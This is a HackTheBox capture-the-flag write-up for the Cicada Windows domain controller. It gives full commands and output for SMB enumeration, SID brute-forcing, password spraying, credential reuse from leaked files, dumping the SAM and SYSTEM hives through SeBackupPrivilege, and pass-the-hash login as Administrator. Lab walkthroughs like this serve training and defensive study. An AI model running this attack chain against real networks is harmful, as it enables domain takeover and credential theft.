HTB: Cicada
Full Writeup for Cicada machine from Active Directory Exploitation track on HackTheBox

Reconnaissance
Port Scanning
I started with a full TCP scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
└──╼ $sudo nmap -sC -sV -p- -T4 --min-rate 1000 -O $ip -oN nmap/tcp_scan.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 12:55 EDT
Nmap scan report for 10.129.231.149
Host is up (0.29s latency).
Not shown: 65522 filtered tcp ports (no-response)
PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-09-11 23:57:49Z)
135/tcp   open  msrpc?
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: 2026-09-12T00:00:55+00:00; +7h00m02s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: 2026-09-12T00:00:53+00:00; +7h00m02s from scanner time.
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-09-12T00:00:55+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
3269/tcp  open  globalcatLDAPssl?
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: 2026-09-12T00:00:53+00:00; +7h00m02s from scanner time.
5985/tcp  open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
62563/tcp open  unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m01s, deviation: 0s, median: 7h00m01s
| smb2-time:
|   date: 2026-09-12T00:00:17
|_  start_date: N/A

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 331.95 seconds
The scan showed a Windows domain controller. The interesting services were DNS, Kerberos, LDAP, SMB, and WinRM. The domain name was cicada.htb.
SMB Enumeration
Since SMB allowed null authentication, I started by listing shares as guest.
1
2
3
4
5
6
7
8
9
10
11
12
13
└──╼ $nxc smb $ip -u 'guest' -p '' --shares
SMB         10.129.231.149  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.149  445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.129.231.149  445    CICADA-DC        [*] Enumerated shares
SMB         10.129.231.149  445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.231.149  445    CICADA-DC        -----           -----------     ------
SMB         10.129.231.149  445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.231.149  445    CICADA-DC        C$                              Default share
SMB         10.129.231.149  445    CICADA-DC        DEV
SMB         10.129.231.149  445    CICADA-DC        HR              READ
SMB         10.129.231.149  445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.231.149  445    CICADA-DC        NETLOGON                        Logon server share
SMB         10.129.231.149  445    CICADA-DC        SYSVOL                          Logon server share
The HR share was readable, so I connected to it and downloaded the only file inside.
1
2
3
4
5
6
7
8
9
10
└──╼ $smbclient //$ip/HR -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:29:09 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024

		4168447 blocks of size 4096. 482183 blocks available
smb: \> get "Notice from HR.txt"
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (3.4 KiloBytes/sec) (average 3.4 KiloBytes/sec)
The notice contained a default password for new users.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
└──╼ $cat Notice\ from\ HR.txt

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default pass
word to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, nu
mbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a compl
ex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
User Enumeration
With guest access working, I used lookupsid.py to enumerate domain users.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
└──╼ $lookupsid.py 'cicada.htb/guest'@cicada.htb -no-pass
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at cicada.htb
[*] StringBinding ncacn_np:cicada.htb[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-917908876-1423158569-3159038727
498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: CICADA\Administrator (SidTypeUser)
501: CICADA\Guest (SidTypeUser)
502: CICADA\krbtgt (SidTypeUser)
512: CICADA\Domain Admins (SidTypeGroup)
513: CICADA\Domain Users (SidTypeGroup)
514: CICADA\Domain Guests (SidTypeGroup)
515: CICADA\Domain Computers (SidTypeGroup)
516: CICADA\Domain Controllers (SidTypeGroup)
517: CICADA\Cert Publishers (SidTypeAlias)
518: CICADA\Schema Admins (SidTypeGroup)
519: CICADA\Enterprise Admins (SidTypeGroup)
520: CICADA\Group Policy Creator Owners (SidTypeGroup)
521: CICADA\Read-only Domain Controllers (SidTypeGroup)
522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
525: CICADA\Protected Users (SidTypeGroup)
526: CICADA\Key Admins (SidTypeGroup)
527: CICADA\Enterprise Key Admins (SidTypeGroup)
553: CICADA\RAS and IAS Servers (SidTypeAlias)
571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
1000: CICADA\CICADA-DC$ (SidTypeUser)
1101: CICADA\DnsAdmins (SidTypeAlias)
1102: CICADA\DnsUpdateProxy (SidTypeGroup)
1103: CICADA\Groups (SidTypeGroup)
1104: CICADA\john.smoulder (SidTypeUser)
1105: CICADA\sarah.dantelia (SidTypeUser)
1106: CICADA\michael.wrightson (SidTypeUser)
1108: CICADA\david.orelious (SidTypeUser)
1109: CICADA\Dev Support (SidTypeGroup)
1601: CICADA\emily.oscars (SidTypeUser)
I extracted the users into a wordlist for password spraying.
1
2
3
4
5
6
7
8
9
10
──╼ $lookupsid.py 'cicada.htb/guest'@cicada.htb -no-pass | grep SidTypeUser | awk -F'\\\\' '{print $2}' | awk -F'(' '{print $1}'
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
Password Spraying
I sprayed the default password against the enumerated users.
1
2
3
4
5
6
7
8
9
10
11
└──╼ $nxc smb $ip -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
SMB         10.129.231.149  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\CICADA-DC$:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.231.149  445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
The password was valid for michael.wrightson.
Credential Discovery
Enumeration as michael.wrightson
With valid credentials, I checked SMB shares again to see if more access was available.
1
2
3
4
5
6
7
8
9
10
11
12
13
└──╼ $nxc smb $ip -u 'michael.wrightson' -p "$password" --shares
SMB         10.129.231.149  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.149  445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.129.231.149  445    CICADA-DC        [*] Enumerated shares
SMB         10.129.231.149  445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.231.149  445    CICADA-DC        -----           -----------     ------
SMB         10.129.231.149  445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.231.149  445    CICADA-DC        C$                              Default share
SMB         10.129.231.149  445    CICADA-DC        DEV
SMB         10.129.231.149  445    CICADA-DC        HR              READ
SMB         10.129.231.149  445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.231.149  445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.129.231.149  445    CICADA-DC        SYSVOL          READ            Logon server share
The DEV share was still not readable, so I enumerated users with authenticated access.
1
2
3
4
5
6
7
8
9
10
11
12
13
└──╼ $nxc smb $ip -u 'michael.wrightson' -p "$password" --users
SMB         10.129.231.149  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.149  445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.129.231.149  445    CICADA-DC        -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.231.149  445    CICADA-DC        Administrator                 2024-08-26 20:08:03 2       Built-in account for administering the computer/domain
SMB         10.129.231.149  445    CICADA-DC        Guest                         2024-08-28 17:26:56 0       Built-in account for guest access to the computer/domain
SMB         10.129.231.149  445    CICADA-DC        krbtgt                        2024-03-14 11:14:10 1       Key Distribution Center Service Account
SMB         10.129.231.149  445    CICADA-DC        john.smoulder                 2024-03-14 12:17:29 1
SMB         10.129.231.149  445    CICADA-DC        sarah.dantelia                2024-03-14 12:17:29 1
SMB         10.129.231.149  445    CICADA-DC        michael.wrightson             2024-03-14 12:17:29 0
SMB         10.129.231.149  445    CICADA-DC        david.orelious                2024-03-14 12:17:29 1       Just in case I forget my password is aRt$Lp#7t*VQ!3
SMB         10.129.231.149  445    CICADA-DC        emily.oscars                  2024-08-22 21:20:17 1
SMB         10.129.231.149  445    CICADA-DC        [*] Enumerated 8 local users: CICADA
The description field leaked a password for david.orelious.
DEV Share Access
I used David’s credentials and checked the shares again.
1
2
3
4
5
6
7
8
9
10
11
12
13
└──╼ $nxc smb $ip -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --shares
SMB         10.129.231.149  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.149  445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.129.231.149  445    CICADA-DC        [*] Enumerated shares
SMB         10.129.231.149  445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.231.149  445    CICADA-DC        -----           -----------     ------
SMB         10.129.231.149  445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.231.149  445    CICADA-DC        C$                              Default share
SMB         10.129.231.149  445    CICADA-DC        DEV             READ
SMB         10.129.231.149  445    CICADA-DC        HR              READ
SMB         10.129.231.149  445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.231.149  445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.129.231.149  445    CICADA-DC        SYSVOL          READ            Logon server share
This time the DEV share was readable. I connected to it and downloaded the backup script.
1
2
3
4
5
6
7
8
9
10
└──╼ $smbclient //$ip/DEV -U 'david.orelious%aRt$Lp#7t*VQ!3'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 14 08:31:39 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 13:28:22 2024

		4168447 blocks of size 4096. 477889 blocks available
smb: \> get Backup_script.ps1
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
The script contained hardcoded credentials for emily.oscars.
1
2
3
4
5
6
7
8
9
10
11
$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
BloodHound Review
I also checked the BloodHound data that I collected earlier as michael.wrightson.

emily.oscars was a member of Remote Management Users and Backup Operators. That gave us WinRM access and a clear privilege escalation path.
Initial Access
Shell as emily.oscars
I used Evil-WinRM with Emily’s credentials and read the user flag.
1
2
3
4
5
6
7
8
9
10
11
└──╼ $evil-winrm -i  $ip -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> type ../Desktop/user.txt
a018c******************
Privilege Escalation
About Backup Operators
Members of the Backup Operators group can back up and restore all files on a computer, regardless of the permissions that protect those files. Backup Operators also can log on to and shut down the computer. This group can’t be renamed, deleted, or removed. By default, this built-in group has no members, and it can perform backup and restore operations on domain controllers.
Members of Backup Operators usually have SeBackupPrivilege. This lets them copy protected files such as the SAM and SYSTEM registry hives.
I confirmed the enabled privileges with whoami /priv.
1
2
3
4
5
6
7
8
9
10
11
12
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Copying the SAM and SYSTEM hives
Saving the SAM and SYSTEM hives.
1
2
3
4
5
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> reg save hklm\sam sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> reg save hklm\system system
The operation completed successfully.
Then I downloaded the files to my machine with Evil-WinRM’s download command.
Note: The
SYSTEMhive gave timeout errors during download, so I hosted a share from my machine and copied it withrobocopy.
With both hives available locally, I used secretsdump.py to extract the hashes.
1
2
3
4
5
6
7
8
9
└──╼ $secretsdump.py -sam sam -system system local
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
Pass-the-Hash as Administrator
We have the hash for the Administrator account, so we can use it to get a shell with evil-winrm.
1
2
3
4
5
6
7
8
9
10
11
12
13
└──╼ $evil-winrm -i 10.129.231.149 -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cicada\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
8be1*******************
And that’s it for this machine.